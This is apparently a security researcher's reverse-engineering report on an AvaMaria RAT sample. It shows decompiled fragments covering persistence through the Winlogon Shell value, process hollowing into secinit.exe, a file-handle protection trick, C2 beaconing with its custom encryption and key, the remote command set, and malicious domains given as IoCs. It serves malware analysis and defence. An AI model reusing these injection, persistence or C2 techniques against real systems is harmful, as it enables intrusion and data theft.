



# AvaMaria RAT Analysis

Kindred Security

while poking around on the malware tracking site *URLHaus*, I stumbled upon a packed binary which, according to URLHaus tagging, is a variant of the **AvaMaria RAT**.

This document will look at some of the most important components of the reverse engineering of this sample, as well as some dynamic analysis and crypto analysis. The initial stage was hosted on the malicious URL [http\[:\]//cloud-server-updater28.co.za/doc/officeupdate.exe](http[:]//cloud-server-updater28.co.za/doc/officeupdate.exe), and is initially packed. For the sake of brevity, I will not be reviewing the unpacking process, and instead will jump straight into the reversing of the core payload.

## Part 1: Static Analysis

Once the core payload is unpacked and executed, the first thing to be done is some dynamic importing.

```
_fnGetLastError = resolveImport(iVar2,0x34590d2e);
_fnGlobalFree = resolveImport(iVar2,0x5b3716c6);
_fnVirtualFree = resolveImport(iVar2,0xe183277b);
_fnVirtualFreeEx = resolveImport(iVar2,0x62f1df50);
_fnVirtualAllocEx = resolveImport(iVar2,0xdd78764);
_fnGetModuleFilenameW = resolveImport(iVar2,0xf3cf5f6f);
_fnCloseHandle = resolveImport(iVar2,0xae7a8bda);
_fnRtlSizeHeap = resolveImport(iVar2,0x29e91ba6);
_fnRtlAllocateHeap = resolveImport(iVar2,0xe3802c0b);
_fnGetProcessHeap = resolveImport(iVar2,0x864bde7e);
_fnExitProcess = resolveImport(iVar2,0x12dfcc4e);
_fnTerminateProcess = resolveImport(iVar2,0x7722b4b);
_fnCreateProcessW = resolveImport(iVar2,0xb4f0f46f);
_fnRtlExitUserThread = resolveImport(iVar2,0xff5ec2ce);
_fnTerminateThread = resolveImport(iVar2,0x4b3e6161);
_fnCreateMutexW = resolveImport(iVar2,0xed619452);
```

The algorithm utilized appears to be a pseudo-hashing algorithm, where the second argument represents a distinct value that represents the associated function name string. Instead of reversing said algorithm, we can watch the resolution process occur via a debugger, where the return value of *resolveImport*, which is a pointer to a function, will be in the EAX register. This allows us to walk through each resolution and determine what the associated function is:

000166BC	BA 1CBE2E30	mov edx,302EBE1C
000166C1	8BCE	mov ecx,esi
000166C3	8BD8	mov ebx,eax
000166C5	E8 E0060000	call officeupdate_001c0000_nojunk_noaslr.16DAA

EAX	759D5ED0	<kernel32.VirtualAlloc>
EBX	77E10000	ntdll.77E10000
ECX	75A52268	kernel32.75A52268
EDX	000005C6	L't'
EBP	001AFF6C	
ESP	001AFF54	<&EntryPoint>
ESI	759C0000	kernel32.759C0000
EDI	00012EFC	<officeupdate_001c0000_nojunk_noaslr.EntryPoint>

There are roughly 61 functions imported from *kernel32.dll* in this code block. In addition to these imports, functions are also imported from 5 more libraries. These library names are initial encoded and unreadable:

```
iVar2 = (*fnLoadLibraryW)(s_encryptedVal);
```

```
          s_encryptedVal
40009c3e 78 00 6d      unicode  u"xmjqgq973iqq"
          00 6a 00
          71 00 71 ...
```

In order to decode these values, a helper function is utilized which performs the decoding process. This decoding process is a simple subtraction algorithm (we subtract 5 from the ordinal values of each character to get the original string):

```
uVar2 = 1;
if (1 < len - 1U) {
    do {
        psVar1 = (short *)((int)this + uVar2 * 2);
        *psVar1 = *psVar1 + -5;
        uVar2 = uVar2 + 1;
    } while (uVar2 < len - 1U);
}
return;
```

Take note that most strings in this sample are encoded using this “ordinal + 5” algorithm, so any further mentions of decoding strings reference this algorithm (except for some real crypto later).

In total, five additional libraries are loaded, and many more functions are dynamically resolved from these libraries. We’ll see how these functions are used later:

```
decodeString(&s_shell32.dll,0xd);
decodeString(&s_winhttp.dll,0xd);
decodeString(&s_advapi.dll,0xe);
decodeString(&s_user32.dll,0xc);
decodeString(&s_netapi.dll,0xe);
```

---

Immediately after performing all required dynamic imports, the malware checks the locale of the host. If it determines that the host likely is in one of a few specified Eastern European countries, the process terminates, and further infection isn't performed. It does this by utilizing the `ZwQueryDefaultLocale` function, and checks the return value against a list of hardcoded locales:

```
localeData = 0;
/* Checks that sample isn't targeting the following locales:
   0x419 = Russian
   0x422 = Ukraine
   0x42b = Armenia
   0x43f = Kazakhstan
   0x818 = Moldova
   0x819 = Moldova (Russian) */
argvCmdLine = (*_fnZwQueryDefaultLocale)(0,&localeData);
if ((-1 < argvCmdLine) &&
    (((lValue = (short)localeData, lValue == 0x419 || (lValue == 0x422)) || (lValue == 0x423)) ||
     ((lValue == 0x42b || (lValue == 0x43f)) || ((lValue == 0x818 || (lValue == 0x819)))))) {
    (*_fnExitProcess)(0);
}
```

This is a common check that criminal organizations based in this region perform, since extradition laws are generally quite light in the region. Therefore, organizations like to infect any host except for those that could lead to criminal prosecution.

---

Next, the sample checks for a defined Mutex, and if said mutex doesn't exist, it goes ahead and creates it:

```
if ((hMutex == 0) || (iVar1 = checkForMutex(), iVar1 == 0)) && (this != (void *)0x0))
    hMutex = (*_fnCreateMutexW)(0,0,L"Kdc23icmQoc21f");
if (hMutex == 0) {
    return 0;
}
}
```

This is common for most pieces of software for ensuring it is only running a single instance on the host.

After checking no other instances are running, the sample writes itself on disk to the path `C:\ProgramData\Ostersin\gennt.exe`:

```
/* Full Path: C:\ProgramData\Ostersin\gennt.exe */
publicDir = getPublicDir();
copyStringToBuffer((short *)exePath,publicDir);
strcat(extraout_ECX_00,s_gennt.exe);
uVar1 = checkIfExists((int)fname,exePath);
if (uVar1 != 0) {
    exeFilename = (short *)0x0;
    DVar2 = GetFileAttributesW((LPCWSTR)exePath);
    if ((DVar2 != 0xffffffff) && ((DVar2 & 0x10) != 0)) {
        (*_fnDeleteFileW)(exePath);
    }
    currentExe = checkAndReadFile(fname,(int *)&exeFilename);
    if (currentExe != 0) {
        writeFile(exePath,currentExe,exeFilename);
    }
}
```

This is arguably the noisiest component of the loading process for this sample, since it is touching disk and remaining there indefinitely. Eventually, the current instance of the process is killed and instead spawns a new instance sourced from the executable that was just written to disk:

```
runProcess(newExeName)
(*_fnExitProcess)(0);
```

---

After decoding a couple more strings, the sample then performs its core persistence mechanism, which is manipulating the registry. Instead of using the typical *CurrentVersion\Run* key we commonly see, it instead manipulates the *WinLogon* key's *Shell* value in the HKCU hive to execute the malware whenever the current user logs on (in addition to *explorer.exe*):

```
iVar1 = (*_fnRegCreateKeyExW)(0x80000001,s_WinLogonKey,0,0,0,0xf003f,0,&hKey,0);
if (iVar1 == 0) {
    allocAddr = (short *)(*_fnVirtualAlloc)(0,0x20a,0x3000,4);
    (*_fnWsprintfw)(allocAddr,L"%s, \"%s\"",s_explorer.exe,fname);
    iVar1 = getStringLen(allocAddr);
    (*_fnRegSetValueExW)(hKey,s_Shell,0,1,allocAddr,iVar1 * 2 + 2);
    (*_fnRegCloseKey)(hKey);
    (*_fnVirtualFree)(allocAddr,0,0x8000);
```

We will see this in action during the dynamic analysis of the sample.

---

Once achieving persistence, it then begins its core process injection routine. To do so, it obtains the path to the *secinit.exe* application, a built-in trusted application in windows:

```
secinitFile = (short *)(*_fnVirtualAlloc)(0,0x822,0x3000,4);
/* 0x25 = System Folder,
   Full Path: C:\Windows\System32\secinit.exe */
(*__fnShGetFolderPathW)(0,0x25,0,0,secinitFile);
strcat(secinitFile,(short *)&slashChar);
strcat(secinit_file,s_secinit.exe);
```

**\*\* Note: this screenshot is WRONG; it's actually in the *WOW64* folder, not *System32* \*\***


Once finding this file, it reads it into memory, checks that it is an executable, then begins its process injection routine. Once completing the injection, it waits some time, double checks the existence of a mutex, then goes onto its next stage (not really though, we'll see why later):

```
checkIfValidExe(psVar1);
startProcessInjection(exeHandle,secinitFile,currentExeName);
pauseExec(500);
checkAndCreateMutex((void *)0x0,0,1);
```

The process injection process starts in the conventional way; starting the target process in a suspended state:

```
(*_fnCreateProcessW)(targetProcessName,baseExeName,0,0,0,4,0,0,&startupInfo,&procInfo);
duplicateHandleToCurrentProcessIntoRemote(processID);
iVar1 = procInjection(baseExeHandle,procHandle,0);
if (iVar1 != 0) {
    (*_fnResumeThread)(procHandle);
}
```

**CREATE\_SUSPENDED**



You'll notice, however, that there is some variation in how this injection process is occurring. Firstly, the name of the current executable (which at this point will be *gennt.exe*), is being passed as an argument to *secinit.exe*. Additionally, before injecting, a handle to the current process is being duplicated to the spawned process; in other words, the spawned process has two indications of who its parent is, via an argument and a handle.

In terms of the actual data being injected, it appears as if a standard full process hollowing is taking place, since memory is allocated in the remote process based on the *ImageSize* specification in the source PE's header:

```
/* Find pointer to File Header */
sourceExe = *(int *) (sourceExe + 0x3c) + sourceExe;
if (param_3 == 0) {
    local_10._0_4_ = sourceExe;
    /* Allocs memory the size of the image */
    hProcB = (*_fnVirtualAllocEx)(procHandle,0,*(undefined4 *) (sourceExe + 0x50),0x3000,0x40);
```

However, there also appears to be some logic to inject raw shellcode, and spawn a second thread in the remote process to run that shellcode:

```
if (tmp != 0) {
    tmp = startParam + 0x20;
    iVar6 = (*_fnWriteProcessMemory)(hProcB,tmp,&potentialShellcode,0x160,0);
    if (iVar6 != 0) {
        local_1c = 0;
        (*_fnRtlCreateUserThread)(hProcB,0,0,0,0,0,tmp,startParam,&local_1c,local_90);
        if (local_1c != 0) {
            return 1;
        }
    }
}
```

we will re-explore the injection into *secinit.exe* in a bit; for now, let's see what the remainder of this application does.

---


The final component of this executable is the actual C2 communications and command processing. First, some generic system information is gathered, encrypted then base64 encoded. Reversing this is very tedious so we'll see this in action during dynamic analysis. After obtaining this information, the sample performs a neat little trick which I call "File Handle Armor." Firstly, an instance of *explorer.exe* is searched for via the traditional **CreateToolhelp32Snapshot** loop, and a handle to said process is obtained. Once obtaining the process handle, the **CreateFileW** function is called to obtain a handle for the executable image for the current process (which will be *C:\ProgramData\Ostersin\gennt.exe*):

```
fname = getExeNameOfCurrentProcess();  
hFile = (*_fnCreateFileW)(fname,hFile,uVar3,uVar4,uVar5,uVar6,uVar7);
```

Once obtaining both handles, **DuplicateHandle** is called to duplicate a handle to the image file into the *explorer.exe* process. The Ghidra disassembler messes up this part due to some weird stack pushing order, but we can see the **DuplicateHandle** call after the **CreateFileW** call in the assembly:

```
40004d7c 50      PUSH     fname  
40004d7d ff 15    CALL     dword ptr [fnCreateFileW]  
          14 9f  
          00 40  
40004d83 6a 02    PUSH     0x2  
40004d85 6a 00    PUSH     0x0  
40004d87 6a 00    PUSH     0x0  
40004d89 68 f0    PUSH     handleID  
          9f 00 40  
40004d8e 8b f0    MOV      ESI,hFile  
40004d90 57      PUSH     EDI  
40004d91 56      PUSH     ESI  
40004d92 ff 15    CALL     dword ptr [fnOpenProcess]  
          94 9e  
          00 40  
40004d98 50      PUSH     hFile  
40004d99 ff 15    CALL     dword ptr [fnDuplicateHandle]
```

Because *explorer.exe* has a hold on a handle to the image file, any attempt to manipulate or remove the file will result in a denial:



This is a neat little trick to add resilience to payloads on disk and make it more difficult for automated cleaners or potentially AV's to remove the payload on disk.

---

After performing this file handle trick, the main C2 communication loop begins. Surrounded by a while true loop, beacons are sent to a C2, and the response from said beacon is parsed and actions are taken based on what's received from the C2:

```
do {
    beaconResponse = (short *) (_fnVirtualAlloc) (0, 0x32002, 0x3000, 4);
    returnCode = sendBeaconToC2((int)systemInfo, beaconResponse);
    if (returnCode == -0x54524542) {
        parseTimeAndDoTasks(beaconResponse, systemInfo);
    }
    (_fnVirtualFree) (beaconResponse, 0, 0x8000);
    pauseExec(timeoutValue * 60000);
} while( true );
```

The beacons themselves are usually basic GET requests, though the initial beacon sent by an infected host is a POST request that contains the collected system information. More on that shortly.

The potential URLs being communicated with are first decoded in memory, which end up being the following two URLs:

```
https://cloudupdates.co.za/
https://securitycloudserver.co.za/
```

Once picking a C2 URL, the *winhttp.dll* library is utilized to perform HTTP communications. After creating the request, we can eventually see the **WinHTTPSendRequest** call to initialize the communications:

```
iVar2 = (*_fnWinHttpSendRequest)
        (hRequest, L"Content-Type: application/x-www-form-urlencoded\r\n", 0,
         postData, postLength, postLength, 0);
```

After obtaining a response, the data sent back from the C2 is written to a buffer, then copied into a global buffer so other functions can access it:

```
iVar3 = (*_fnWinHttpReadData) (hRequest, readBuffer, bufferLength, &bytesRead);

(*_fnMemcpy) (responseDataAddr + iVar2, readBuffer, bytesRead);
iVar2 = iVar2 + bytesRead;
```

Additionally, a second global buffer is allocated to contain both the raw headers and data from the response:

```
readBuffer = FUN_4000536b(responseDataAddr, DAT_40009e54 + 1, (int)headersAndData,
                          readBuffer);

if (0 < readBuffer) {
    fullResponseData = (short *) (_fnVirtualAlloc) (0, readBuffer * 2 + 2, 0x3000, 4);
    copyStringToBuffer(fullResponseData, headersAndData);
```



Finally, this raw data is passed back to the caller by writing it to the buffer specified in the second argument:

```
allocAddr = (short *) (_fnVirtualAlloc)(0, iVar3 * 2 + 2, uVar4, uVar5);
copyStringToBuffer(allocAddr, fullResponseData);
copyStringToBuffer(param_2, allocAddr);
```

With the C2 server's response now in memory, it's time to parse it. The communication scheme has a "nested" design, much like a traditional API. The first layer of arguments consists of two things, *timeout* and *tasks*:

```
convertCharArrayToArgArray(response);
argumentList = FUN_400060d3(response);
args = getArgumentFromList((int)argumentList, (byte *) "timeout");
uVar2 = 10;
pwVar4 = (wint_t *) convertCharArrayToArgArray((char *) args[4]);
timeoutValue = FUN_400051d6(pwVar4, (wint_t **) 0x0, uVar2);
args = getArgumentFromList((int)argumentList, (byte *) "tasks");
```

The term "timeout" is misused here; it doesn't really specify a timeout, but rather the amount of time to wait between beacons. We can see this since the *timeoutValue* is passed to a function that pauses execution at the end of the core beaconing loop:

```
(*_fnVirtualFree)(beaconResponse, 0, 0x8000);
pauseExec(timeoutValue * 60000);
} while( true );
```

The second argument, *tasks*, specifies the actual actions the C2 server has requested the implant to do.

The task argument contains one sub argument, *type*. This specifies what "type" of action is to be performed. By looking at the comparisons being made, we can see some of the type of actions available:

```
local_c = getArgumentFromList(c2Message, &s_type);
action = (byte *) local_c[4];
args = strcmp((byte *) "download_and_exec", action);
if (args != 0) {
    args = strcmp((byte *) "uacbypass", action);
    if (args != 0) {
        args = strcmp((byte *) "update", action);
        if (args == 0) {
```

For each task type, there is another layer of arguments called *options*. This specifies the arguments and parameters to pass to the tasks being performed. As an example, the *update* task has a *File*, *AccessToken* and *Hash* option:

```
local_c = getArgumentsFromList(c2Message, (byte *) "options");
local_c = getArgumentsFromList((int) local_c, &s_file);
puVar2 = getArgumentsFromList((int) local_c, (byte *) "AccessToken");
pcVar8 = (char *) puVar2[4];
local_c = getArgumentsFromList((int) local_c, &s_Hash);
args = convertCharArrayToArgArray((char *) local_c[4]);
local_14 = (short *) convertCharArrayToArgArray(pcVar8);
downloadAndRunFile(local_14, args);
```

The following table describes all the available tasks, the options available to it and its purpose:

Task Name	Options	Purpose
update	<i>File, AccessToken, Hash</i>	Download an executable to replace the current malware's core executable.
cmd	<i>Parameters</i>	Execute given command <i>Parameters</i> via <b>ShellExecute</b>
download_and_exec	<i>File, Method</i>	Download <i>File</i> into memory and execute it via the technique specified by the <i>Method</i>
uacbypass	N/A	Appears to be unimplemented
selfDelete	N/A	Kill the malware by deleting from disk and killing the process.

As you can see, the number of actions that the C2 can request is quite small. The versatility of this downloaderesque RAT comes with the *Method* option that can be specified with the *download\_and\_exec* task. The *Method* option specifies HOW the file specified by the *File* option is to be executed. As an example, here is the first available Method type called *memload*:

```
puVar5 = getArgumentsFromList(c2Message, (byte *) "options");
local_c = puVar5;
puVar2 = getArgumentsFromList((int) puVar5, &s_file);
executable = (short **) downloadFile((byte *) puVar2);
local_8 = executable;
puVar2 = getArgumentsFromList((int) puVar5, (byte *) "method");
action = (byte *) puVar2[4];
args = strcmp(action, (byte *) "memload");
if (args == 0) {
    args = 0;
    if ((executable[2] == (short *) 0x0) && (DAT_40009fd8 != 0)) {
        args = 1;
    }
}
processInjectWrapper(*executable, args, DAT_40009fd8);
```

For the sake of brevity, I will not be showing every execution method. The table below describes all the available methods and how they work:

Name	Description	Dependencies/IoCs
memload	Perform a traditional process inject (same one used to inject into <i>secinit.exe</i> )	injects into either <i>dllhost.exe</i> or <i>explorer.exe</i> .
memloadex	Performs a process injection via thread context manipulation.	injects into <i>dllhost.exe</i> or <i>explorer.exe</i>
exelocal	Writes an exe to disk and executes it; also has the option to make it autorun.	If specified, manipulates the <i>WinLogon</i> key. File will be written to ProgramData.
loaddllmem	Performs a DLL injection.	DLL will be written to ProgramData.
rundll	Writes a DLL to disk and executes it via <i>rundll32</i> .	Calls <i>rundll32.exe</i> ; DLL will be written to the ProgramData directory.
localscript	Writes a BAT or PowerShell file to disk and executes it via <i>CreateProcess</i> .	BAT file will be written to the ProgramData directory.
regsvr	Writes a DLL to disk and executes it via <i>regsvr32</i> .	Calls <i>regsvr32.exe</i> ; DLL will be written to the ProgramData directory.

With that, we have essentially nailed down the functionality and purpose of this sample. While some may describe this as a **loader**, the fact that it also is responsible for core C2 communications makes it more along the lines of a “modular” RAT. The damage to be done by this sample depends largely on what malicious code is downloaded and executed via the core *download\_and\_exec* task. For example, we can see on URLHaus that a similar URL, presumably apart of the same campaign, is actively serving *RacoonStealer*, which likely will be executed by this pseudo-loader:

### URL

<http://cloud-server-updater18.co.za/doc/officebuilder.exe> **RacoonStealer**

<http://cloud-server-updater28.co.za/doc/officeupdate.exe> **Our Sample**

## Part 2: Dynamic Analysis

Now that we have statically analyzed the sample quite extensively, it's time to fill in some of the gaps of knowledge we have regarding the sample, as well as confirm some of our findings.

We're now going to use dynamic analysis to do the following:









- Confirm Registry, I/O and Process behavior we expect
- Intercept and check out beaconing
- Figure out what is being injected into *secinit.exe*

With that, let's get started.







Per our static analysis, we expect the following things to occur:

- A file named *C:\ProgramData\Ostersin\gennt.exe* is created that contains the payload.
- *Gennt.exe* executed
- A *secinit.exe* process spawned by *gennt.exe* with something injected into it.
- The *HKCU\System\Microsoft\Windows NT\CurrentVersion\Winlogon* key's **Shell** value updated to be "explorer.exe, C:\ProgramData\Ostersin\gennt.exe"
- HTTP communications out to a public IP.





Let's verify all of this by simply running the sample with **procmon** running. I'll use the following filters to get the results we need:

Column	Relation	Value	Action
<input checked="" type="checkbox"/>  Process Name	is	sample.exe	Include
<input checked="" type="checkbox"/>  Process Name	is	explorer.exe	Include
<input checked="" type="checkbox"/>  Process Name	is	secinit.exe	Include
<input checked="" type="checkbox"/>  Process Name	is	gennt.exe	Include
<input checked="" type="checkbox"/>  Operation	is	RegSetValue	Include
<input checked="" type="checkbox"/>  Operation	is	WriteFile	Include
<input checked="" type="checkbox"/>  Operation	is	TCP Connect	Include
<input checked="" type="checkbox"/>  Operation	is	Process Create	Include





Upon executing the sample, we start to see the results we expect; firstly, the original sample writes the *gennt.exe* file, and executes it:

 sample.exe	86...	 WriteFile	C:\ProgramData\Ostersin\gennt.exe
 sample.exe	86...	 WriteFile	C:\ProgramData\Ostersin\gennt.exe
 sample.exe	86...	 Process Create	C:\ProgramData\Ostersin\gennt.exe

Next, we see the *gennt.exe* process manipulate the *WinLogon* key:

 sample.exe	86...	 Process Create	C:\ProgramData\Ostersin\gennt.exe
 gennt.exe	29...	 RegSetValue	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Then, we see the *secinit.exe* process creation, who also manipulates the *WinLogon* key. This is a strong indication that process hollowing is performed, since it mirrors the execution of its parent:

 gennt.exe	29...	 Process Create	C:\Windows\SysWOW64\secinit.exe
 secinit.exe	57...	 RegSetValue	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

what we see next, though, is quite revealing; HTTP communications coming from the *secinit.exe* process:

secinit.exe	57... TCP Connect	DESKTOP-	net:57275 -> 102.130.119.184:https
secinit.exe	57... TCP Connect	DESKTOP-	net:57276 -> 102.130.119.184:https
secinit.exe	57... TCP Connect	DESKTOP-	net:57277 -> 102.130.119.184:https

The TCP Connect operations indicate that beaconing is done by the *secinit.exe* process, NOT *gennt.exe*, which we did not expect. However, looking back at the code, we can see that after performing its process injection, a call to a *checkOrCreateMutex* (this is my arbitrary name for it) function is called:

```
startProcessInjection(exeHandle, secinitFile, currentExeName);
pauseExec(500);
checkAndCreateMutex((void *)0x0, 0, 1);
```

And, in this function, there is functionality to exit the process under certain conditions:

```
if (param_1 == 0) {
    iVar1 = checkForMutex();
    if (iVar1 == 0) {
        return 0;
    }
    if (param_2 == 0) {
        return 0;
    }
    (*_fnExitProcess)(0);
    return 0;
}
```

Indeed, we can see in procmon the eventual termination of the *gennt.exe* process:

9:11:14.1456267 PM	gennt.exe	34...	Process Create	C:\Windows\SysWOW64\secinit.exe
9:11:14.6669320 PM	gennt.exe	34...	Process Exit	

We can also see in the code that process injection into *secinit.exe* ONLY occurs when the base image name isn't *secinit.exe*:

```
currExeParsed = parseSlashes(currentExeNameB);
uVar1 = checkIfExists((int)currExeParsed, (ushort *)s_secinit.exe);
if (uVar1 == 0) {
    (*_fnVirtualFree)(secinitFile, 0, 0x8000);
    (*_fnVirtualFree)(currentExeName, 0, 0x8000);
}
else {
    **Removed for brevity**
    startProcessInjection(exeHandle, secinitFile, currentExeName);
    pauseExec(500);
    checkAndCreateMutex((void *)0x0, 0, 1);
}
return;
```

So, in summary, it is *secinit.exe* who is the final process that carries malware execution, NOT *gennt.exe*. Once *gennt.exe* injects itself into *secinit.exe*, it simply exits. This is a great example of how dynamic analysis can help tie together some nuances we may have missed during static analysis.

The last thing to do is look at the network traffic that takes place during C2 interactions. Since the C2 traffic is HTTPS, a simple packet capture will not be enough for us to see what's happening under the hood. Instead, we will need to trick the implant to send traffic to our own HTTPS server and parse out the traffic from there. To do so, I added a route on the target host to redirect traffic destined for the C2 IP address to my own Linux host:

```
C:\Windows\system32>route ADD 102.130.119.184 MASK 255.255.255.255 10.0.0.50  
OK!
```

On the Linux host, I configured a rule to catch HTTPS traffic and process it on the main NIC of the host:


```
sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT --to-destination 10.0.0.50:443
```

After setting up a HTTPS server via Python and running the sample, we start to see valid POST data being sent from the implant:

```
Post Data:  
10.0.0.61 - - [07/Jun/2020 17:07:15] "POST / HTTP/1.1" 200 -  
gyempu=NWJhMGFjZ&ysysmoy=Dc4Y2Ew&gyigic=MmRLZDcw&tohieha=YzFiZj&dyhnae=Q5NjEz&laeuxut  
&gyizwyir=hNzQwYTI2&onwiof=NDZiMzA&xuciiguz=xMzM2MwV&ymwile=mN2VhOT&paefoto=M5YzNmMz&ky  
nvohy=jYwYjMwYz&azlytu=g1N2E1&yvseru=ZTJhMwViY2&zuelrywe=EzNmJhMG&igiwde=I4ZDji&qyfelov  
3YjZlY2U0&oqelohdu=MmJkZG&ubyhor=FlNWkN2&lexouzyv=NmYWQ1M&guliylfh=WVmMDcx&quuxuzc=M2Mw  
NTU1M2&yqylxie=FlMjg4GU3&ruugup=ZTU3OTc2&tanoyqv=NzYzNWVl&hiilnowu=YTI3M2Z&itoxepb=iNz  
&puohzoum=YjFhYWJjOD&myheihhr=k2MDgyYm&ovkupon=RlZTFkN&okebomu=jZmNDZhMW&ixubtaen=Y3NDE4
```

Unfortunately, the POST data being sent is not just simple base64 encoding; there appears to be some sort of encryption or obfuscation. This means we're going to have to figure out what's happening to the beacon data, either via static or dynamic analysis. As it turns out, the data is actually encrypted by what appears to be a custom encryption algorithm.

Due to the granularity of reversing the crypto algorithm, I will not be doing a step by step of the reversing process. It took in total about 10 hours of both static and dynamic analysis to fully reverse the crypto (with about 8 straight hours in x32dbg):



The following is a brief description of the algorithm directly from my scratch notes. To understand the rest of this report, the “send” section is the most important to look at:

```
Key Map Generation:
1. Take key character
2. Write it into a buffer, then move onto next character.
3. Repeat until buffer is 0x100 characters
4. Generate an array of characters 0x00 - 0xFF.
5. Loop through characters in key buffer, and add its index in the buffer to its ordinal
3. Add that value to a incrementing counter 0x00 - 0xFF, then trimming any extra places (0x1FF = 0xFF)
4. Place that value AT the position in the character array indicated by the incrementing counter
5. Increment to next key character
5. Do this 0x100 times

Encryption:
1. Start at index 1
2. Take value at index, add it to incrementing counter 0x00 - 0xFF, and trim
3. Go to the position specified AT the counter
4. Take the value at the counter position, and place that value at the current index
5. Take the value that existed at the index before, and place it at the counter position
6. Add together the value at the counter position and value at the index position, and trim
7. Use that added together value as an index, and grab the value that's there
8. XOR the current character of plaintext data in content with that value
9. Loop to the next character

Send:
1. Convert byte array of encrypted data to a hex string
2. base64 encode the string
3. split the base64 string into random parts.
4. Take each part and set it to the value of a randomly generated parameter name.
5. Send all those parameters in a POST request
```

Full code of the crypto algorithm and server that automatically catches and decrypts beacons can be found on my github. Since the core encryption engine is XOR-based, we can use the established key to decrypt the data. After doing so, we see what looks to be a message that indicates basic system information about the host, which I mentioned was being collected (output truncated):

```
f38641a|Windows 10|x64|4|Admin|DESKTOP-1PLMS3P|51/199|WORKGROUP|1
```

This POST request sending system information, however, appears to only happen once. After this POST request, GET requests are occasionally sent to the `/api/download` path, with base64 appended:

```
Host : cloudupdates.co.za
Received a GET request to: /api/download/NwJhMGfjZDc4Y2EwMmRLZDcwYzFj
A0MTGzYWJkYWVlODg1YTM1MjM4YjU1YmQzNzc1Mzc5MTFmM2Y3MzZhZGVlOWJiNjU3Y2
Headers:
Connection : Keep-Alive
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Apple-iPhone7C2/1202.466; U; CPU like Mac O
Content-Length : 1107
Host : cloudupdates.co.za
```

After decoding the base64, and using the same decryption algorithm as we did for the POST request, it appears that these GET requests send what looks to be a hash-looking value, and a UUID-looking value:

```
>>> hex = '5ba0acd78ca02ded70c1bf49613475436a9436abf94968604b40e638fa44e93b3a740a2646b3013361ef7ea939c
63b2ec82ee8d2f7f669d16'
>>> import buerBeaconDecrypt
>>> out = buerBeaconDecrypt.getPlainText('TKFGQGLMEW', hex)
>>> print out
44537e7b5527aa495e8081939e9fdd1fec91d66ceeff6b67078960d7cd7c69b|a56e59f9-fd54-4965-90a8-9d1999554175
>>> █
```



So, the INITIAL beacon will send full system information to the C2, and all subsequent beacons will simply be a “check-in” via a GET request. The hash-looking string is sent in both the POST and GET requests, so this is probably the unique value that represents a victim in the C2 server’s implementation. It is unclear what the second value in the GET requests are, though it appears to remain static.

Now that we know what the post data looks like on the wire, we can dive back into the decompiler and find its implementation. Given that each piece of data is separated by a pipe character, we can easily find the implementation that builds the full POST data string:

```
strcat(extraout_ECX, (short *)&s_pipeChar);
strcat(extraout_ECX_00, ppsVar1[3]);
strcat(extraout_ECX_01, (short *)&s_pipeChar);
strcat(extraout_ECX_02, ppsVar1[1]);
strcat(extraout_ECX_03, (short *)&s_pipeChar);
strcat(extraout_ECX_04, ppsVar1[2]);
strcat(extraout_ECX_05, (short *)&s_pipeChar);
strcat(extraout_ECX_06, local_38);
strcat(extraout_ECX_07, (short *)&s_pipeChar);
fName = getTokenInfo();
strcat(extraout_ECX_04, fName);
strcat(extraout_ECX_08, (short *)&s_pipeChar);
```

And, after the creation of that string, we can see the eventual encryption, hex string creation and base64 encoding (note that this image was cropped for brevity purposes):

```
potentialKey = s_TKFGQGLMEW;
buffer2 = buffer;
strLen = getStringLen(fName);
local_30 = (short *)customEncryption(stringAddr, strLen, potentialKey, buffer);
fName = writeBufferAsHexString((int)buffer2, (uint)local_30);
baseEncodeWrapper(extraout_ECX_12, len, (int)fName);
```

Additionally, we can see the block of code which splits up the base64 into randomly generated parameters:

```
generateRandomName(psVar2, 6, 8);
lenOfUpdate = getStringLen(psVar2);
psVar2[lenOfUpdate] = 0x3d; ———— "=" Character
psVar2[lenOfUpdate + 1] = 0;
lenOfUpdate = getStringLen(string);
copyStringToBuffer(string + lenOfUpdate, psVar2);
lenOfUpdate = getStringLen(string);
copyStringToBuffer(string + lenOfUpdate, param_1 + local_8);
lenOfUpdate = getStringLen(string);
string[lenOfUpdate] = 0x26; ———— "&" Character
string[lenOfUpdate + 1] = 0;
```

Finally, we can see that the logic dictating whether a beacon is a POST request or GET request is implemented as an argument to the core beaconing function:

```
requestType = L"POST";
if (isPOST == 0) {
    requestType = L"GET";
```



---

## Summary + IoC's

In summary, this AvaMaria variant is a relatively well-designed modular RAT that obfuscates most of its string values, as well as perform some process injection to blend in better with the environment. The C2 communications are encrypted with what appears to be a custom crypto algorithm and provides threat actors a great deal of flexibility in how to download and execute secondary payloads.

Type	Value	Description
Hash (MD5)	37d2e966e4bdfb15480c13bd44d75e98	Hash of original packed sample
Hash (MD5)	a4466fd162ab27c5238ec13d271b4257	Hash of unpacked payload
Filename	C:\ProgramData\Ostersin\gennt.exe	The name of the sample when written to disk for persistence purposes.
Registry Key	HKCU\Software\Microsoft\Windows NT\CurrentVersion\winLogon	The Shell value in this key is changed for persistence purposes.
Process	Secinit.exe	The secinit.exe process will be spawned and eventually injected into.
Domain Name	cloudupdates.co.za	C2 Domain
Domain Name	securitycloudserver.co.za	Another potential C2 Domain
Domain Name	cloud-server-updater28.co.za	Domain which hosted the original packed sample.